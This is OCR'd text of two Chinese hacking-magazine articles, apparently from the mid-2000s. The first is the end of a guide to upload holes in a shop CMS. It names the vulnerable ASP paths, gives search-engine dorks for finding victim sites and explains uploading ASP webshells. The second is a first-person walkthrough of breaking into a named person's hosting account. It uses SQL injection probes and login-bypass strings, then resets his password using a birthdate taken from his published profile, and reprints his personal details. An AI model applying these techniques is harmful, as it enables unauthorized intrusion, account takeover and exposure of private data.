第二个漏洞利用起来最简单也是最容易获得WebShell的，连注册都不用。直接在网址"/manage/"后加上"spzs/zs_save_add.asp"，如果浏览器中出现弹出提示框如图4所示。

那么恭喜你可以利用此漏洞了。如果提示要登录，则该漏洞已经补上了，我们用Domain3.5的动网上传直接上传ASP木马就可以了。这里实际上利用的是上传商品图片处的漏洞。我们可以利用百度或Google搜索"inurl:manage/spzs/"或"inurl:manage/qyml/"(不含引号)，也能找到不少这样的网站，将"manage/"后换成"spzs/zs_save_add.asp"就可利用。



图4

上传漏洞3

第三个漏洞利用起来有点难度，漏洞文件地址为"/manage/qyml/upfilein.asp"，我们可以直接打开，如图5所示。经过测试可以直接上传ASP文件，但是必须在"上传到:"后加上网站的物理路径才能真正上传成功。此漏洞可配合其他暴库一类漏洞使用。




图5


文章技术含量不高，不过使用此系统的管理员还是非常多的，希望大家看到这篇文章的时候能迅速的修补自己机器的漏洞。

脚本小子：谈到社会工程学，大家一般都会理解为打打电话，发发信件，伪装成对方熟悉的人，然后窃取有用的资料。事实上，这只是社会工程学的应用之一而已，其实还有更多的利用方法等待我们挖掘。

适合读者：网络爱好者、入侵爱好者、

前置知识：木马使用基础

巧施社会工程学 拿下个人免费空间



文/图 Rose [N.C.P.H]

引子

昨天晚上刚写完代码在学校的QQ群里透气，正好遇到几个计算机狂热份子在里面阔谈网站建议。刚进去打个招呼，就被几个寒气逼人的家伙冒了几句："你们NCPH最近很牛哇，有本事把我网站黑了http://***.f78.net"哎……完全挑衅啊，恰好一美女在群里面也叫到："师傅，给他黑了！"哎，什么时候又成她师傅。没办法，冲着美女这句话也不能示弱："我看看。"(其实我心里也没什么底)

渗透

接下来便开始分析他的网站，还好不是全静态的页面。首先先看看有没有注入漏洞。在几个带参数的网址链接后面加了个"'"号都没反应，难道真的没注入？此站应该不是他自己写的，我们来看看他的结构。如图1所示。

发现了他的后台，"http://***.f78.net/login.asp"，试了一下"'or''='"、"or''='or'"、admin、admin888"进行登录，结果全部失败。并且全是点击"登录"后找不到页面，有可能他的后台根本就登不进去。

再静下心来看一下该网站，网站名字为"×××在线"，但上面还有他的个人介绍，够详细的。如图2 所示

连个人姓名、年龄、邮箱、三……三围、手机、QQ等在网站上全可以找到，哎，太张扬了吧，了解了一下网站的基本信息，继续动手干。拿出明小子的旁注3.5，




图1

出生地：[redacted]	出生日期：1984-10-7
星　座：天秤座	生　肖：鼠
身　高：171 cm	体　重：53kg
三　围：35" 29" 36"	血　型：还不知道
家　人：爸爸,爷爷	教育程度：[redacted]在读 本科
最喜爱的食物：汤圆	最喜爱的地方：射洪
最喜爱的人物：父亲	最喜爱的音乐：流行、开心的
最喜爱的歌手：Mlau Tak Wah, Andy (刘德华)	
最喜爱的演员：周星驰,刘德华,成龙,李连杰	最喜爱的科目：英语,计算机
最喜爱的颜色：黑、白、灰	最喜爱的衣服：牛仔,休闲
最喜爱的异性类型：上进,懂事的小乖乖型	
最想做的事：挣好多钱(为家人过好日子,也为帮助和我一样痛苦人)	

图2

测试是否有上传漏洞,检查上传漏洞和默认数据库都没戏,这也正常,不然人家凭什么挑衅。

再仔细查找一下注入点,用旁注软件批量注入测试一下,同样没有什么信息。接下来只有再看看他的站了,这么大个站,拼凑了这么多的源代码没一点破绽?不相信。

还好有一个投票系统,不过看来也是用别人的源代码。我判断一下,如图3 所示。




图3

再试一下"and 1=1"返回正常,"and 1=2"出错,看来有戏了,拿注入工具猜解一下,还是用明小子旁注3.5,结果如图4 所示。




图4

得到了一个密码,心头一阵欢喜,去后台登录一下。但是输入用户名"admin"、密码"49420072"仍然找不到页面。咋回事,随便输几个错误信息也无法登录,看来他的这个后台是假登录页面了。(后来经他证实,为了防止我的攻击,他已经改了后台代码,的确不能登录)。

苦旅

也许到了这一步我们真的是无计可施了吧,我仍对自己说不要轻易放弃。既然网站程序已经无计可施,我们再从其它地方着手吧。当然大家都比较喜欢用旁注吧,我看了一下,和他一个服务器的就一个国际域名:http://www.f78.net,他的站点就是在此域名下划分的一个二级域名。那么我们打开该国际域名看一下,如图5 所示。




图5

这是一个提供免费空间的网站,他应该是在这里免费申请的,但整个页面上没有找到可以注册的地方,找到一个"点击申请",却显示请先登录,而登录的地方找并没有申请或注册的地方。怪了……

在这里转了转,在版权下面发现"Copyright ? 2003-2005 www.ffccc.com , Ltd. All Rights Reserved.飞骋公司 版权所有"。接下来打开网站看看,果然发现一个注册的地方。现在要知道这套系统是怎样注册的才可以再想办法。我申请了一个用户,进去一看就明白了,申请免费空间还需要在社区的点数,这同时跟域名绑定在一起,并且域名就是你的注册名,可以更改FTP 密码。

蓦然回首

通过前面搜集的这么多的信息,我们完全可以施展社会工程学手段了,先用他的用户名"******"和我们从注入点猜解出来的密码"49420072",点击登录,遗憾……显示失败,看来他的安全意识还不错。我们再用这个密码登录他的邮箱试一下,也是失败,看来他不是常用这个密码。

仍不放弃,在登录窗口呆了一分钟,点击"忘记密码",显示"请输入用户名",输入用户名,单击"下一步",接下来出来下面结果,如图6 所示。




图6

是不是有点欣喜?至少还有路。马上输入刚从他网站上找到的生日1984107。OK,我们看下面的结果,是不是意想不到?如图7 所示。




图7

输入新密码,显示修改成功。接下来我们一路高歌,来到登录框,输入用户名,和我们更改后的密码,登录成功,如图8 所示。




图8

点击免费空间，回到www.f78.net登录框，输入用户名和密码登录如图9 所示。




图9

当然我们现在得到的只是一个他在免费空间上注册的账号和密码，但免费空间是通过FTP管理的，我们看上图，其功能就只有"修改FTP 密码"一项。我们主要目的是拿下他的网站，不过仅现在的情况还无法做到。因为我们点示"修改FTP 密码"时需要输入原始密码。，如图10 所示。




图10

但原FTP密码我们并不知道，我也试了通过注入点猜解出来的密码，不过没有成功。我再习惯性地看一下"忘记密码"的选项，如图1 1 所示。

